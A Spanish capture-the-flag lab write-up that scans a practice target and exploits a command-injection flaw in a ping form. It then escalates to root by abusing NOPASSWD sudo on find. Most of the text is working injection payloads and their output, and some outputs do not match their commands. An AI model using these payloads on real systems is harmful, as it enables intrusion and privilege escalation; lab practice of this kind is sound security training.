

Writeup - Laboratorio Identity


Informe Laboratorio Identity

Autora	Ruth Pérez/rperez-cyber
Plataforma	Whoami-labs
Dificultad	Fácil
Fecha	06/07/2026

Introducción

Este laboratorio, consistió en la explotación de una vulnerabilidad de inyección de comandos (**Command Injection**) en una aplicación web para obtener ejecución remota de comandos y escalar privilegios mediante una configuración insegura de sudo.

Levantamos el laboratorio con el **comando** `sudo bash startlab identity.tar`



```
Session Actions Edit View Help
Whoami-Labs

LABORATORIO: Identity (Junior Checklist #1)
DIFICULTAD: fácil [*****]
PUNTUACIÓN: 1 XP

[*] Cargando imagen desde identity.tar ...

Laboratorio: Identity (Junior Checklist #1)
Dificultad: *****


[>] OBJETIVO: 172.17.0.2

[?] Introduce la flag de USUARIO: 
```

1. Reconocimiento


Se identificó el puerto **80/TCP** como único servicio disponible. Posteriormente, mediante Gobuster, se localizó la aplicación web **index.php**, que contenía una herramienta de diagnóstico basada en ping. realizó un escaneo completo de puertos y detección de versión de servicio contra el objetivo. utilizamos el siguiente comando.

Nmap -p- -sS -sC -sV --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oN escaneo.txt



```
Session Actions Edit View Help
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 06:49, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 06:49
Scanning 172.17.0.2 (65535 ports)
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 06:49, 0.43s elapsed (65535 total ports)
Initiating service scan at 06:49
Scanning 1 service on 172.17.0.2
Completed Service scan at 06:49, 0.04s elapsed (1 service on 1 host)
NSE: Script scanning 172.17.0.2.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 06:49
Completed NSE at 06:49, 0.09s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 06:49
Completed NSE at 06:49, 0.01s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 06:49
Completed NSE at 06:49, 0.00s elapsed
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000030s latency).
Scanned at 2020-08-29 06:49:43 EDT for 7s
Not shown: 65534 closed ports (reset)
PORT      STATE SERVICE REASON      VERSION
80/tcp    open  http    syn-ack ttl 64 Apache httpd 2.4.52 ((Ubuntu))
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-methods:
|_ Supported Methods: OPTIONS HEAD GET POST
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ MC Address: 4E:C1:AA:01:D1:7B (Unknown)
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 06:49
Completed NSE at 06:49, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 06:49
Completed NSE at 06:49, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 06:49
Completed NSE at 06:49, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 6.87 seconds
Raw packets sent: 65536 (2.88MB) | Rcvd: 65536 (2.62MB)
```

Con el escaneo verificamos que solo el puerto 80/tcp está abierto, sirviendo un Apache 2.4.52 sobre Ubuntu. Este será el único vector de entradas a investigar.



2. Enumeración de directorios con Gobuster

Se enumeraron rutas y archivos ocultos sobre el servidor web: el cuál se ejecuto con el siguiente comando: **gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -x php,txt,html,bak -o ~/whoami-labs/machines/identity/evidence/nmap/gobuster.txt**


```
kali@kali: ~/whoami-labs/machines/identity
Session Actions Edit View Help
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.76 seconds
Raw packets sent: 65536 (2.88MB) | Rcvd: 65536 (2.62MB)

(kali@kali)~/whoami-labs/machines/identity
$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -x php,txt,html,bak -o ~/whoami-labs/machines/identity/evidence/nmap/gobuster.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: Identity (Gobuster/3.8.2)
[+] Extensions: bak,php,txt,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


.hta.html (Status: 403) [Size: 275]
.hta (Status: 403) [Size: 275]
.hta.txt (Status: 403) [Size: 275]
.htaccess.txt (Status: 403) [Size: 275]
.htaccess.php (Status: 403) [Size: 275]
.hta.bak (Status: 403) [Size: 275]
.htaccess.html (Status: 403) [Size: 275]
.htpasswd (Status: 403) [Size: 275]
.htaccess (Status: 403) [Size: 275]
.htaccess.bak (Status: 403) [Size: 275]
.hta.php (Status: 403) [Size: 275]
.htpasswd.html (Status: 403) [Size: 275]
.htpasswd.txt (Status: 403) [Size: 275]
.htpasswd.bak (Status: 403) [Size: 275]
.htpasswd.php (Status: 403) [Size: 275]
index.php (Status: 200) [Size: 1266]
index.html (Status: 200) [Size: 18671]
index.html (Status: 200) [Size: 18671]
index.php (Status: 200) [Size: 1266]
server-status (Status: 403) [Size: 275]
Progress: 23065 / 23065 (100.00%)

Finished
```

3. Explotación

El formulario web no validaba correctamente la entrada del usuario, permitiendo ejecutar comandos del sistema mediante Command Injection.

Payload: 127.0.0.1; whoami



Payload 127.0.0.1; id



Herramienta de Diagnóstico Interno

Introduce una dirección IP para verificar la conectividad:

Check

```
-----
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.017 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.051 ms

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1027ms
rtt min/avg/max/mdev = 0.017/0.034/0.051/0.017 ms
uid=1000(web-admin) gid=1000(web-admin) groups=1000(web-admin)
```

Payload 127.0.0.1; ls -al



Herramienta de Diagnóstico Interno


Introduce una dirección IP para verificar la conectividad:

Check

```
-----
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.015 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.074 ms

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1017ms
rtt min/avg/max/mdev = 0.015/0.044/0.074/0.029 ms
total 24
drwx----- 1 web-admin web-admin 4096 Apr 18 12:52 .
drwxr-xr-x 1 root      root      4096 Apr 18 12:52 ..
-rw-r--r-- 1 web-admin web-admin 220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 web-admin web-admin 3771 Jan  6  2022 .bashrc
-rw-r--r-- 1 web-admin web-admin 807 Jan  6  2022 .profile
-r----- 1 web-admin web-admin 32 Apr 18 12:52 user.txt
```

Payload 127.0.0.1; cat /home/web-admin/user.txt




Flag USUARIO validada: Identity{3num34t1on_1s_th3_k3y}

3. Escalada de privilegios

La enumeración mostró que el usuario podía ejecutar find mediante el uso sudo sin necesidad de contraseña

Payload 127.0.0.1; sudo -l



Payload 127.0.0.1; find / -perm -4000 2>/dev/null



Herramienta de Diagnóstico Interno

Introduce una dirección IP para verificar la conectividad:

```
.....
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.017 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.063 ms

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1025ms
rtt min/avg/max/mdev = 0.017/0.040/0.063/0.023 ms
/usr/bin/su
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/umount
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/sudo
```

Payload 127.0.0.1; ls -al /var/www/html



Herramienta de Diagnóstico Interno

Introduce una dirección IP para verificar la conectividad:

```
.....
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.017 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.085 ms

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1019ms
rtt min/avg/max/mdev = 0.017/0.051/0.085/0.034 ms
total 24
drwxr-xr-x 1 web-admin web-admin 4096 Apr 18 12:52 .
drwxr-xr-x 1 root root 4096 Apr 18 12:52 ..
-rw-r--r-- 1 web-admin web-admin 10671 Apr 18 12:52 index.html
-rwxrwxrwx 1 web-admin web-admin 1634 Apr 18 12:50 index.php
```

Escalada de privilegios

Con el permiso NOPASSWD sobre /usr/bin/find confirmado, se abusó de la opción -exec para ejecutar comandos arbitrarios como root.

Payload 127.0.0.1; sudo find . -exec cat /root/flag.txt \;



Herramienta de Diagnóstico Interno

Introduce una dirección IP para verificar la conectividad:

```
-----
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.019 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.065 ms

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1036ms
rtt min/avg/max/mdev = 0.019/0.042/0.065/0.023 ms
/root/.flag.txt
/home/web-admin/user.txt
/proc/sys/kernel/acpi_video_flags
/proc/sys/net/ipv4/fib_notify_on_flag_change
/proc/sys/net/ipv6/conf/all/ra_honor_pio_pflag
/proc/sys/net/ipv6/conf/default/ra_honor_pio_pflag
/proc/sys/net/ipv6/conf/eth0/ra_honor_pio_pflag
/proc/sys/net/ipv6/conf/lo/ra_honor_pio_pflag
/proc/sys/net/ipv6/fib_notify_on_flag_change
/proc/kpageflags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.3/tty/ttyS3/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.1/tty/ttyS1/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.2/tty/ttyS2/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.0/tty/ttyS0/flags
/sys/devices/virtual/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/usr/lib/x86_64-linux-gnu/perl/5.34.0/bits/ss_flags.ph
/usr/lib/x86_64-linux-gnu/perl/5.34.0/bits/waitflags.ph
```

Utilizamos el siguiente comando para obtener la flag root:

127.0.0.1; sudo find . -exec /bin/sh \; -quit




Herramienta de Diagnóstico Interno

Introduce una dirección IP para verificar la conectividad:

```
-----
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.018 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.051 ms

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1051ms
rtt min/avg/max/mdev = 0.018/0.034/0.051/0.016 ms
Identity{p0w3r_of_th3_checklist}
```



Conclusión

Este laboratorio demuestra cómo una vulnerabilidad de **Command Injection** puede comprometer completamente un sistema cuando la entrada del usuario no es validada. Además, resalta la importancia de una correcta enumeración de privilegios y de revisar cuidadosamente los permisos otorgados mediante sudo, ya que una configuración insegura puede facilitar una escalada de privilegios sin necesidad de herramientas adicionales.